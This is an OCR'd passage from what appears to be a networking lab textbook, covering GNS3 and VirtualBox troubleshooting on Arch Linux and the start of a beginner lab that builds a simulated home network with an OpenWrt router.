


Figure 5 – VMware warning message




Figure 6 – Error showing missing GNS3 VM

6. Select VirtualBox as the virtualization software, download the GNS3 VM using the link provided, and select it in the VM name list. For instructions on importing the VM see chapter 2: Setting Up a GNS3 Environment > Part II > Steps 3 and beyond




Figure 6 – Virtualization settings showing the GNS3 VM with VBox

7. Press finish on the summary screen




Figure 7 – Summary screen

NOTE: If you get an error stating that the vboxnet0 network adapter does not exist, open the VBox settings for the GNS3 VM > Network > Adapter 1 > click on the name and press okay and exit. **YES** do this even if the correct network adapter is already in the box.

Phase IV – Troubleshooting and Other Notes

Running GNS3 on Arch may have slightly different behavior compared to Windows. This covers caveats to running on Arch and some troubleshooting tips.

- Various labs require configuring MikroTik routers to act as DHCP relays. Despite many hours troubleshooting, our testers were never able to get this behavior to work properly. All of these labs are still able to be completed by configuring each MikroTik router to be a DHCP server instead of setting up DHCP relaying.
- The error “The VirtualBox kernel modules do not match this version of VirtualBox” can be solved by running the following command and rebooting

```
vboxreload
```

- The error “VirtualBox can’t operate in VMX root mode. Please disable the KVM kernel extension, recompile your kernel and reboot” can be solved by running the following command and relaunching GNS3 and virtualbox

```
modprobe -r kvm_intel
```

- The error “Out of memory condition when allocating memory with low physical backing. (VERR_NO_LOW_MEMORY)” can be solved by rebooting or running

```
echo 3 | sudo tee /proc/sys/vm/drop_caches
```

- The error “The vboxdrv kernel module is not loaded. Either there is no module available for the current kernel ([kernel version]) or it failed to load. Please recompile the kernel module and install it by sudo /sbin/vboxconfig You will not be able to start VMs until this problem is fixed.” can be fixed by running the following. The vboxconfig executable doesn’t exist on Arch

```
sudo /sbin/vboxreload
```

- The error “VirtualBox: error while loading shared libraries: libxml2.so.2: cannot open shared object file: No such file or directory” is caused by a missing link between the installed libxml2 package and a file in /lib. Relevant stack overflow discussion. Steps to solve:

    7.1. Ensure the libxml2 package is installed

    7.2. Use ls to show the current files and links in /lib

    7.3. Create the missing link using the following command between the library mentioned in the error message and a binary of similar version type. In my case, versions libxml2.so.16.0.3 and libxml2b.so.2.0.0 were installed and I chose the former

```
ln -s [link target path] [new link name]
```

```
~/Downloads l /lib/libxml*
lrwxrwxrwx 1 root root   13 May 13 09:31 /lib/libxml2.so -> libxml2.so.16
lrwxrwxrwx 1 root root   17 May 13 09:31 /lib/libxml2.so.16 -> libxml2.so.16.0.3
-rwxr-xr-x 1 root root 1.3M May 13 09:31 /lib/libxml2.so.16.0.3
lrwxrwxrwx 1 root root   12 Mar 12 04:31 /lib/libxmlb.so -> libxmlb.so.2
lrwxrwxrwx 1 root root   16 Mar 12 04:31 /lib/libxmlb.so.2 -> libxmlb.so.2.0.0
-rwxr-xr-x 1 root root 191K Mar 12 04:31 /lib/libxmlb.so.2.0.0
```

Figure 8 – /lib/libxml2 links before adding the missing link




Figure 9 – /lib/libxml2 links after adding the missing link

PART II

BUILDING AN ENTERPRISE NETWORK

CHAPTER 16

Your First Network

MATHEW J. HEATH VAN HORN, PHD

A user's experience with network devices varies widely. Gamers are probably familiar with port forwarding on their home router, but may not understand why these actions are needed. Others may have never been interested in how the magic network box in their home works.

This exercise helps all users get familiar with using the GNS3 environment. We used a typical home environment because some users have probably encountered this type of setup before. However, our testers found that even the most novice users could follow these instructions to gain an understanding of using GNS3.

We had to take some liberties since many home network devices are all-in-one solutions, but learners should focus on using the tools and not how close it resembles "real life".

Estimated time for completion: 15 minutes

LEARNING OBJECTIVES

- Create a typical home network in the GNS3 network
- Become familiar with labels and symbols in the GNS3 network

PREREQUISITES

- Chapter 2 – Setting Up a GNS3 Environment
- Chapter 4 – Installing an OpenWRT Router
- Chapter 6 – Adding a Virtual Machine to GNS3

DELIVERABLES

- One screenshot of the completed GNS3 Environment

RESOURCES

- N/A


CONTRIBUTORS AND TESTERS

- TBD

Phase I – Background Information

This LAB is designed to resemble a typical home network. Some adjustments will need to be made because you are unable to see the device or the wireless signals. So, we will take this opportunity to familiarize you with the setup and then you can add your own devices.

Internet Service Provider (ISP)
The ISP is the internet cable that enters your home. There are different mediums that this cable could be (fiber optic, wireless satellite, twisted pair copper wire, etc.). For this lab, just think of the ISP as the internet infrastructure beyond your home.



Router
This device is provided by your ISP when you lease your internet. There are hundreds of different kinds of routers, and they are often all-in-one devices with wireless connectivity and multiple switch ports. For this lab, we are separating the ports for teaching purposes.



Switch
The switch provides the numerous physical and wireless ports needed to connect several internet capable devices to the router so they can reach the internet signal.



Figure 1 – Explanation of Symbols

The typical all-in-one device in this lab is split apart for better visualization. Remember, a home or small business Internet access point is typically an all-in-one device. One physical box contains the modem, router, switch, and wireless access point. The figures below compare a typical home environment with our lab environment. The details are unimportant to most people, but you aren't most people; you want to understand how these components work together. Look at both images, the left image is an all-in-one device, but the right one splits the components into individual components. You can trace the Internet route from the ISP to the PC in both images.



Typical all-in-one device that provides routing and switching for wired and wireless devices.	Our lab environment. The all-in-one device is split into a separate router and switch.
 *Typical home network environment*	 *Simple GNS3 network*

Figure 2 – Picture of final outcome

Phase II – Setup

These steps are necessary to prepare the playing field. There are quite a few of them, but they are simple. Complete them one at a time, and you will have a working learning environment in no time.

1. Start the GNS3 application

2. Create a new project

    2.1. Start by clicking *File* > *New Blank Project* on the upper left-hand side

    2.2. For this example, we are using the name **LAB_01, but you can name your lab anything you like**

    2.3. Select *OK*

3. Under the **Servers Summary** section in the bottom-left-hand corner of the workspace, verify that both the host machine and GNS3 VM are connected by looking for the two green lights




Figure 3 – GNS3 Working Environment is ready to go

NOTE: This can take some time depending on the hardware being used. It will be gray before it turns green. If the VM does not start automatically, restart GNS3 and click ***Help*** > ***Setup Wizard*** to reestablish the link to VirtualBox as outlined in Chapter 2. Do not manually start the GNS3 VM before launching GNS3.

4. Connect the OpenWrt router to your simulated ISP

    4.1. Complete Chapter 4

    4.2. On the left side of the GNS3 environment, you can see various tools. Click on ***Browse all devices*** as shown here 

    4.3. A sub-menu will appear. Click the picture of a cloud with the word NAT next to it and drag it to the workspace




Figure 4 – Device icons




Figure 5 – Add a NAT cloud to GNS3

> **NOTE:** Whenever you are asked to choose a server, use the dropdown menu to select the ***GNS3 VM (GNS3 VM)*** option.

4.4. Change the name from "NAT1" to "ISP" by double-clicking on the name and pressing ***OK***




Figure 6 – Change NAT cloud name to ISP

4.5. Again, click on the ***Browse all devices***

4.6. Drag the device called ***OpenWrt*** to the workplace




Figure 7 – add OpenWRT router

4.7. The default symbol for the OpenWrt router is the universal symbol for routers, but it can be hard to see at times. Change the symbol by right-clicking on the router and then selecting ***Change Symbol*** on the menu

